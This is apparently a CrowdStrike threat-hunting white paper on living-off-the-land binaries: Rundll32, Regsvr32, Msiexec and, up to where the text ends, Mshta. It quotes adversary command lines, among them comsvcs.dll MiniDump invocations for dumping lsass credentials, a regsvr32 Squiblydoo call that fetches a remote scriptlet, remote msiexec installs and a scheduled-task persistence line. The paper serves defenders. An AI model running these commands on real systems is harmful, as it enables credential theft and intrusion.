
CrowdStrike White Paper

CROWDSTRIKE

8 LOLBINS EVERY THREAT HUNTER SHOULD KNOW



INTRODUCTION

The term LOLBin (short for living-off-the-land binary) has joined the cybersecurity community's everyday vocabulary. These binaries are legitimate and offer both expected and unexpected ways for operators to achieve their actions on objectives. As a result, LOLBins are widely adopted by adversaries in their interactive intrusion campaigns and are excellent targets for threat hunters looking to uncover this activity before impact can be felt.

CrowdStrike® Falcon OverWatch™ Elite conducted a thorough analysis of observed interactive intrusion activity spanning a one-year period from July 2021 through June 2022 to determine specifically which LOLBins adversaries are leveraging in the wild. Analysts conducted their research with two goals in mind: 1) gaining a better understanding of today's adversary, and 2) leveraging that understanding to provide expert threat advisory and tailored hunting — both key features of the Falcon OverWatch Elite service.

This research paper summarizes the result of this analysis and provides a deep dive into eight of the most prevalent LOLBins used by adversaries during this period:

- **Rundll32**
- **Regsvr32**
- **Msiexec**
- **Mshta**
- **Certutil**
- **MSBuild**
- **WMI command line utility (WMIC)**
- **WMI provider host (WmiPrvSe)**

Within each section is a detailed description of what the specific LOLBin is, how adversaries use it in the wild, and how threat hunters can hunt for evidence of abuse in their environment. Readers can peruse all of the LOLBins in this paper or simply read the section most relevant to their needs.

WHAT IS A LOLBIN?

What is termed a LOLBin by the information security community is up for debate. The open source, community-driven **Living Off The Land Binaries and Scripts (LOLBAS) project** — which aims to document every binary, script and library that can be used for living-off-the-land techniques on a Windows host — classifies a LOLBin as a binary that has unexpected (often undocumented) functionality. This research paper considers a LOLBin to be a Windows operating system native binary being used in subversive, unexpected or impactful ways.

Throughout this research paper, when a technique discussed is captured in the MITRE ATT&CK® framework, that technique is annotated with the technique/sub-technique ID. For example, T1553.004 refers to the defense evasion technique subvert trust controls (T1553) with sub-technique install root certificate (.004).

ADVERSARIAL USAGE OF LOLBINS

Binary	Function					
	Compile	Decode	Download	Execute	Modify System Settings	Reconnaissance
Rundll32				■		
Regsvr32				■		
Msiexec				■		
Mshta				■		
Certutil		■	■		■	
MSBuild	■			■		
WMIC				■	■	■
WmiPrvSe				■		

A WORD ON HUNTING QUERIES

Included in this research paper are a number of hunting queries written in the Event Search query language used in the Falcon platform. These queries either focus on specific aspects of process telemetry associated with LOLBin abuse or leverage the principle of least frequency of occurrence (LFO) to identify the execution of binaries that may indicate suspicious behaviors. Although the queries are specific to CrowdStrike data, the concepts behind these queries can be translated to different query languages and data sources.

The queries discussed in this paper should serve as a starting point for teams beginning to hunt for suspicious activity in their environment. Depending on what is normal in your environment, queries may require modification and tuning to produce optimal results.

For Falcon OverWatch Elite customers, tailored threat hunting support is one of the many services available. Falcon OverWatch Elite's team of experienced threat response analysts can assist you with questions related to threat hunting and provide advisory and query-development support to empower your team to hunt around areas of concern — such as LOLBins.

In some of the queries shared, links to the Falcon Process Explorer are utilized, which can streamline your analysis. Please note that depending on which Falcon cloud you reside in, you may need to adjust the URL that is used to generate a Process Explorer link.

Cloud	PrEx URL String
US-1	https://falcon.crowdstrike.com/investigate/process-explorer
US-2	https://falcon.us-2.crowdstrike.com/investigate/process-explorer
EU	https://falcon.eu-1.crowdstrike.com/investigate/process-explorer
Gov	https://falcon.laggar.gcw.crowdstrike.com/investigate/process-explorer

1. RUNDLL32

Rundll32 allows for the execution of dynamic-link libraries, better known as DLLs. DLL files are designed to provide additional, shared functionality to executables (EXE files). Because DLL files cannot be executed on their own, Microsoft provided Rundll32 as a means to invoke specific functionality within a DLL file. Because Rundll32 is present on all major Windows versions, many software solutions rely on this utility.

Despite the 32 in its name, Rundll32 can execute both 32-bit and 64-bit DLL files. A simple Rundll32 execution might look as follows:

```
rundll32 c:\path\to\file.dll,EntryPoint argument1 argument2
```

The first part of the command specifies the path to the DLL file. This could be an absolute path as shown in the previous example, but network paths (`\\remote-server\path\to\file.dll`) and relative paths (`..\path\to\file.dll`) are also supported. The file referenced must be a valid DLL file. Although the `.dll` extension is commonly used for this file type, any file extension can be used, or even none at all.

The path is followed by a comma (or a space), after which the entrypoint of the DLL that should be executed is specified. This is required as DLL files do not have a default starting point. A DLL can have multiple functions, so the user must specify which part of the DLL they want to invoke. This can be done by naming the function, as shown in the example as `EntryPoint`, or by providing the ordinal value assigned to the function (e.g., #123).

Finally, though not required, the user can pass one or more arguments to the DLL function being invoked.

ADVERSARY USAGE

Rundll32's wide availability, common usage and trusted status have led adversaries to this executable to further their objectives. Falcon OverWatch has observed three general types of Rundll32 abuse in the wild:

- Execution of adversary-generated DLL files
- Execution of adversary payloads via legitimate DLL files
- Execution of legitimate DLL functionality for malicious purposes




Figure 1. Three types of Rundll32 abuse Falcon OverWatch has observed in the wild

Execution of Adversary-Generated DLL Files

Adversaries use Rundll32 to execute malicious payloads presented as a DLL file. To do this, adversaries must bring their own compiled DLL file to the victim organization's system.

Proxying the execution of such payloads via Rundll32 has various advantages. If an adversary were to execute the same functionality as a standalone EXE file, the behavior is more likely to stand out. If application allowlisting software is in use, such executions may be blocked altogether. By executing the exact same code via Rundll32, which is a trusted, Microsoft-signed executable, an adversary may successfully evade defenses. And, because many software solutions rely on Rundll32, they may bypass allowlist policies as well.

Falcon OverWatch has observed **WIZARD SPIDER** leveraging this technique. In one intrusion, they successfully tricked an unwitting employee at the victim organization into opening a malicious VBScript to drop malicious DLL files to disk, which were then invoked via Rundll32. In an attempt to bypass detection mechanisms, WIZARD SPIDER used different, randomized extensions instead of `.dll`. The DLL file contained a Cobalt Strike payload, which upon successful execution would have enabled the adversary to use this as a command and control (C2) channel.

Execution of Adversary Payloads via Legitimate DLL Files

Adversaries can abuse specific functionality in legitimate DLLs to perform malicious operations. This often involves legitimate DLLs that can be tricked into performing adversary-controlled commands.

An example of this is `advpack.dll` — a Windows-native file that is located in the System32 folder. Threat actors have been seen using Rundll32 to invoke the `LaunchINFSection` entrypoint of this file, which can be used to interpret script component (SCT) files. This file type, written in plain text, can be tricked into executing arbitrary commands. Because the actions are performed by a trusted executable loading a trusted DLL, the adversary may bypass automated defense mechanisms.

Execution of Legitimate DLL Functionality for Malicious Purposes

Adversaries also often use legitimate functionality of trusted DLLs to further their objectives. In this case, the adversary usually does not need to bring their own files, making this technique fully living off the land and (nearly) fileless.

An example of this type of Rundll32 abuse is `comsvcs.dll`, which is located in the System32 folder on modern Windows installations. This DLL contains an entrypoint called `MiniDump` (ordinal #24), which can be used to create memory dump files from processes running on the system. Adversaries have been observed abusing this functionality to obtain a memory dump of `lsass.exe` (Local Security Authority Subsystem Service) — a system-critical process containing sensitive information such as passwords, hashes and security tokens. Upon creating the dump file, intruders may exfiltrate it to adversary-controlled infrastructure to extract vital data, such as valid credentials.

Successful invocations may look like:

```
rundll32 comsvcs.dll,MiniDump 123 variant1.bin full
rundll32 comsvcs MiniDump 456 variant2.dmp full
rundll32 comsvcs #24 111 variant3.ext full
rundll32 comsvcs #00000024 999 variant4 full
rundll32 comsvcs #+24 101 variant5.txt full
```

WICKED PANDA is among the many threat actors that frequently use this technique. By using this OS-native functionality rather than downloading and executing credential-dumping tools such as Mimikatz, the adversary is more likely to stay under the radar. In this case, both the DLL file and the functionality abused are legitimate.

HUNTING

After reviewing several ways adversaries rely on Rundll32, it becomes clear that the command line plays a vital role in Rundll32 abuse. There are many ways to identify potentially malicious Rundll32 usage. This research paper focuses on three:

- Rare DLL Files
- Common Suspicious Parents
- Scheduled Tasks

Falcon event search queries for Rundll can be found in Appendix A.

Further Hunting Opportunities

Additional hunts targeted to Rundll32 execution that you may wish to perform include:

- Rundll32 executions that do not reference a specific DLL file and/or involve the execution of unusual filenames or extensions
- Suspicious parent or child processes of Rundll32
- The usage of ordinals instead of named entrypoint values
- Unusual network connections initiated by Rundll32 processes
- Startup items or other Autostart Extensibility Points (ASEPs) referencing Rundll32

2. REGSVR32

Regsvr32 is a Windows command-line tool used to register and unregister DLL files and ActiveX controls. By registering, certain Windows registry keys and values are created to make the component being registered easier to be used by other programs. Files passed to Regsvr32 are typically Portable Executable (PE) files that implement the exports `DllRegisterServer` and `DllUnregisterServer`.

A basic Regsvr32 command line to register a DLL file is as follows, where the DLL filename and typically file path are specified in the command line:

```
regsvr32 c:\folder\file.dll
```

As with Rundll32, the first part of the command specifies the path to the DLL file, though the file path does not need to be specified if the DLL file is located in the same folder as Regsvr32. Like many Windows-native operating system binaries, Regsvr32 is network- and proxy-aware, meaning it will leverage proxy settings if they are set on the system. This functionality provides Regsvr32 the capability of loading scripts under specific circumstances from remote resources.

Upon successful execution, Regsvr32 will load the DLL specified on the command line and invoke the `DllRegisterServer` export present in the DLL.

Some applications leverage Regsvr32 non-interactively to register DLL files that are necessary to the functionality of the program. See an example below of Regsvr32 activity associated with Mozilla Firefox with the `/s` parameter specified for Regsvr32 to run in silent mode:

```
regsvr32.exe /s "C:\Program Files\Mozilla Firefox\
AccessibleHandler.dll
```

Finally, by specifying `/u`, a given DLL file can be unregistered. This will load the DLL into memory and invoke the `DllUnregisterServer` export on this file. This may be combined with the `/s` parameter for silent unregistration.

ADVERSARY USAGE

Adversaries abuse Regsvr32 in several ways, typically to execute malicious content associated with the MITRE ATT&CK subtechnique system binary proxy execution: **regsvr32**. Regsvr32 is commonly used in attempts to bypass application allowlisting on systems.

Execution of Malicious DLL Files

Falcon OverWatch commonly observes adversaries using Regsvr32 to proxy the execution of malicious DLL files, including suspected **Cobalt Strike** payloads. In the following command-line example, an unidentified adversary leveraged Regsvr32 to proxy the execution of suspected Cobalt Strike executable code stored in DLL files:

```
regsvr32 "c:\1.dll"
regsvr32 "c:\2.dll"
regsvr32 "c:\3.dll"
regsvr32 "c:\4.dll"
```

The command line is straightforward, invoking Regsvr32 and specifying to execute the DLL files that are stored directly in the `C:\` root directory. The adversary was operating with valid credentials and leveraging a legitimate Windows binary — making discovery of the activity more challenging and highlighting the importance of having a 24/7 human-led threat hunting capability designed to detect these living-off-the-land techniques.

Falcon OverWatch also commonly observes adversaries leveraging binaries associated with **system binary proxy execution** in combination with features that facilitate persistence, such as the **scheduled task/job** via the **Windows Task Scheduler** (`schtasks.exe`). This type of adversary behavior reinforces the importance of conducting thorough and effective incident response because missing an artifact may enable an adversary to return through an unremediated backdoor. In one example, WIZARD SPIDER created a malicious scheduled task with an innocuous name by using the `/TN` parameter in an attempt to blend in, set the task to run as a specific user with the `/RU` parameter, and scheduled the activity to occur daily with the `/SC` and `/ST` parameters:

```
C:\Windows\system32\cmd.exe /C schtasks /Create /RU [REDACTED
UserName] /SC DAILY /ST 08:30 /TN "[REDACTED TaskName]" /TR
"regsvr32.exe /i c:\programdata\[REDACTED FileName].dll" /F
```

Executing a Remote SCT File with Scrobj

Falcon OverWatch also consistently observes adversaries using Regsvr32 in combination with `scrobj.dll` to execute COM+ scriplets. `Scrobj.dll` is a system-native file present in the System32 folder and is responsible for interacting with the Component Object Model (COM) system. It can read and execute COM+ scriptlets. These files, typically with the `.sct` extension, are formatted in XML and can contain code in scripting languages such as VBScript and JScript. `Scrobj.dll` accepts scriptlets that reside on disk, on a network share and even on (remote) HTTP servers. As such, it allows adversaries to execute malicious code via `regsvr32.exe` without having to download the script file first. This technique is commonly referred to as Squiblydoo.

Falcon OverWatch observed **CARBON SPIDER** and several unidentified eCrime adversaries leveraging Regsvr32 and `scrobj.dll` to execute remotely hosted content. This highlights how the technique, though well known and blocked by many technology-based defenses, is still commonly leveraged by adversaries. Falcon OverWatch observed a lull in activity associated with the Squiblydoo attack in early 2021, but then noted a resurgence in this technique by eCrime adversaries in late 2021 and into 2022.

In the following example, CARBON SPIDER attempted to download and execute a remotely hosted script:

```
"C:\Windows\system32\regsvr32.exe" /u /n /s /i:http://[REDACTED
IpAddress]/start_ps.sct scrobj
```

Because the Squiblydoo attack follows a well-defined format and is fairly straightforward to detect and block using security technologies, the scriptlet was never successfully executed. As a result, it was not possible to determine the functionality of this particular scriptlet.

In the above intrusion, the script content was hosted on a remote IP address external to the victim organization.

HUNTING

When hunting for Regsvr32, many of the approaches taken for Rundll32 are applicable because both are system binaries used for proxy execution (T1218.010). In Appendix A, we highlight a generic hunt and a more targeted hunt focused specifically on the Squiblydoo technique.

Falcon event search queries for Regvr32 can be found in Appendix A.

Further Hunting Opportunities

When considering additional hunts that you may wish to perform targeted to Regsvr32 execution, some examples include:

- Regsvr32 executions that do not reference a specific DLL file and/or the execution of unusual filenames or extensions
- Suspicious processes spawned by Regsvr32 executions
- Unusual network connections initiated by Regsvr32 processes
- Startup items or other Autostart Extensibility Points (ASEPs) referencing Regsvr32
- Regsvr32 executions resulting from Scheduled Tasks

3. MSIEXEC

Msiexec is a command-line utility traditionally used to install, modify and uninstall software via Windows Installer using MSI files on a system. MSI files are Windows Installer Package files that contain installation information about an application, including but not limited to files to be installed, related registry data, optional features and updates to applications.

Generally, installation refers to the integration of a piece of software into the user's operating system. Software vendors commonly provide installers, which take care of this process. Many installers are regular executable files (with the `.exe` extension) that carry out the necessary steps for software to function as intended. Because there is no single standard for software installers, automating the installation of software can be challenging in specific instances — such as deploying and configuring software at scale at a large organization. In an attempt to standardize software installations, Microsoft introduced the Windows Installer, which uses the special MSI file type described above. The Msiexec utility interprets these MSI files and executes any steps on its behalf.

Msiexec offers users multiple command-line options that allow for more versatility when installing applications on servers and workstations. Msiexec also has parameters the user can set to create logs for the installation activity.

A basic command to install an application using Msiexec is shown in the example below:

```
msiexec.exe /i "c:\folder\file.msi" /qn
```

In this example command line, `msiexec.exe` has been specified to carry out "normal" installation of `file.msi` via the `/i` parameter. Also, Msiexec is running in a mode that would not involve a user interface (UI), as indicated by the `/qn` parameter.

In addition to local and network file paths, Msiexec can also interact with remote web servers, as typically indicated by `http://` or `https://` in the file location portion of the command line. Furthermore, though files passed to Msiexec will typically have a `.msi` extension, this is not a hard requirement — any extension will be accepted, or even none at all.

Along with installing applications using MSI files, Msiexec can be used to register and unregister DLL files on the system. As seen with Regsvr32, by registering a DLL file, the filename and location are recorded in the Windows registry, making it easier for applications to leverage the file's functionality. As the name suggests, unregistering reverses the registration process. The following command-line example demonstrates how DLL files can be registered:

```
msiexec.exe /y "c:\folder\library.dll"
```

To register the provided DLL file, `msiexec.exe` will load the DLL and call the `DLLRegisterServer` export. Similarly, by using `/z` instead of `/y`, the DLL will be loaded and call the `DLLUnregisterServer` export to unregister the DLL.

ADVERSARY USAGE

Falcon OverWatch has traditionally observed adversaries leveraging Msiexec for **system binary proxy execution**. Additionally, in several intrusions in the past year,[1] Falcon OverWatch has observed adversaries leverage Msiexec to download content from remote infrastructure before executing both the content and specially crafted DLL files.

Execution of Unauthorized MSI Files

In one recent intrusion, Falcon OverWatch observed an eCrime adversary first set up the execution of a generically named `setup.msi` file, which was staged to the desktop. The file in question was likely the installer for a remote administration tool, which is routinely used by adversaries to facilitate persistence. In this case, the command line does not appear exactly as it did in the previous example. This is because here the installer was likely launched via double-clicking the file in question, causing Msiexec to execute as the default application for handling MSI files:

```
"C:\WINDOWS\System32\msiexec.exe" /i "C:\Users\[REDACTED
UserName]\Desktop\setup.msi"
```

1. In all instances, "the past year" indicates the time frame from July 2021 through May 2022, inclusive of May.

Falcon OverWatch has also observed adversaries calling files staged on web servers via Msiexec directly via the command line:

```
msiexec /q /i http[:]//[REDACTED IpAddress]:8080/[REDACTED
FileName].exe
```

Installation of MSI Files in Quiet Mode

In addition to the examples already discussed, adversaries have been observed running Msiexec in quiet mode — a mode that requires no user interaction and generates no further visual feedback such as output to the console. Quiet mode simplifies the steps the adversary must take to successfully install and execute their tools in a victim environment.

Falcon OverWatch observed an unidentified eCrime adversary leveraging this option to conduct malicious activity across multiple Windows hosts. The activity included the deployment of multiple tools that are indicative of pre-ransomware operations, such as scanners and remote administration tools. One of the observed remote administration tools is a free tool that has been leveraged by both targeted and eCrime adversaries in intrusions. The command line below is an example of the adversary using Msiexec to install the MSI file `[REDACTED FileName].msi` on a victim host in quiet mode, where the file name is indicative of the remote administration tool in use by the adversary:

```
msiexec /i ""[REDACTED FileName].msi"" /quiet /norestart [...]
SET_PASSWORD=1 VALUE_OF_PASSWORD=Qw123 [...]
```

In the example above, the adversary specified that the MSI file should be installed by setting the `/i` parameter and used the `/quiet` parameter to enable quiet mode for this activity. The adversary also specified that the host should not be restarted after the activity has completed via the `/norestart` parameter. They additionally specified parameters for the tool, such as a custom password, thereby restricting the use of this installation of the tool to the adversary. Following this, the adversary modified a registry entry to enable the tool's service to run during safe mode with networking enabled.

Execution of Malicious DLL Files

As we have seen before, Msiexec can also be used to register and unregister DLL files by using the `/y` and `/z` options, respectively. Because any provided DLL file will be loaded by Msiexec as long as it implements the right exports, adversaries can abuse this mechanism to execute malicious code via Msiexec.

Falcon OverWatch observed two unidentified adversaries leveraging the `/y` parameter with Msiexec to call `DLLRegisterServer` to register and execute malicious DLL files. In the example below, one of the adversaries leveraged Msiexec against a pharmaceutical organization in an attempt to register and execute an unknown implant:

```
msiexec /y [REDACTED FileName].dll
```

Falcon OverWatch promptly alerted the customer to this activity in their environment and remained vigilant of the increased threat to the customer. Later, Falcon OverWatch observed the adversary leverage Msiexec again under the same user account to register and execute a second malicious DLL file saved in the `\temp\` folder, as seen in the second example:

```
msiexec /y \\[HOST]\C$\temp\[REDACTED FolderName]\[REDACTED
FileName].dll
```

In this example, the malicious DLL file was designed to execute and inject into a legitimate Windows binary in a further attempt to evade detection. The adversary was observed operating across multiple Windows hosts. This intrusion serves as a good reminder that thorough incident response protocols and root cause analyses are pivotal when defending an organization against persistent and sophisticated adversaries.

HUNTING

By building on the observations above, you can craft threat hunting queries that find suspicious and potentially malicious Msiexec executions. Although you can approach this in a variety of ways, these two ideas are effective starting points:

- Executions with remote destination
- Suspicious DLL execution

Falcon event search queries for Msiexec can be found in Appendix A.

Further Hunting Opportunities

In addition to the above, you may wish to hunt for:

- Unexpected or rare child processes spawned by Msiexec
- Rare command-line options being leveraged, such as the `/q` for quiet execution
- Executions with unexpected file extensions, which may indicate masquerading

4. MSHTA

Mshta is a utility used to execute Microsoft HTML Application files, more commonly referred to as HTA files. HTA files are applications that consist of Hypertext Markup Language (HTML) and one or more scripting languages, typically JScript or VBScript.

Users can execute an HTA file via Mshta either by using a command-line argument or by double-clicking the file, which by default will launch the file using Mshta. A basic interactive command for Mshta is as follows, where the file path and the HTA file to be launched are specified via the command line:

```
mshta.exe C:\Folder\File.hta
```

Like several other LOLBins, Mshta is proxy-aware and is able to reach out to remote resources, as typically indicated by `http://` or `https://` in the file location portion of the command line.

Another functionality of Mshta when used via command line is its ability to execute an inline script. A basic example of an inline VBScript is as follows:

```
C:\Windows\System32\mshta.exe
vbscript:(CreateObject("WScript.Shell").Run("example.exe",0))
(Window.Close)
```

In this example, the user is specifying to run VBscript in line and leveraging it to run the executable file `example.exe` and close the HTA window.

ADVERSARY USAGE

Adversaries use many techniques to leverage Mshta for **system binary proxy execution**. This paper discusses the three primary and popular use cases for this utility, as observed by Falcon OverWatch:

- Execution of local content
- Execution of remote content
- Execution of inline script content

Execution of Local Content

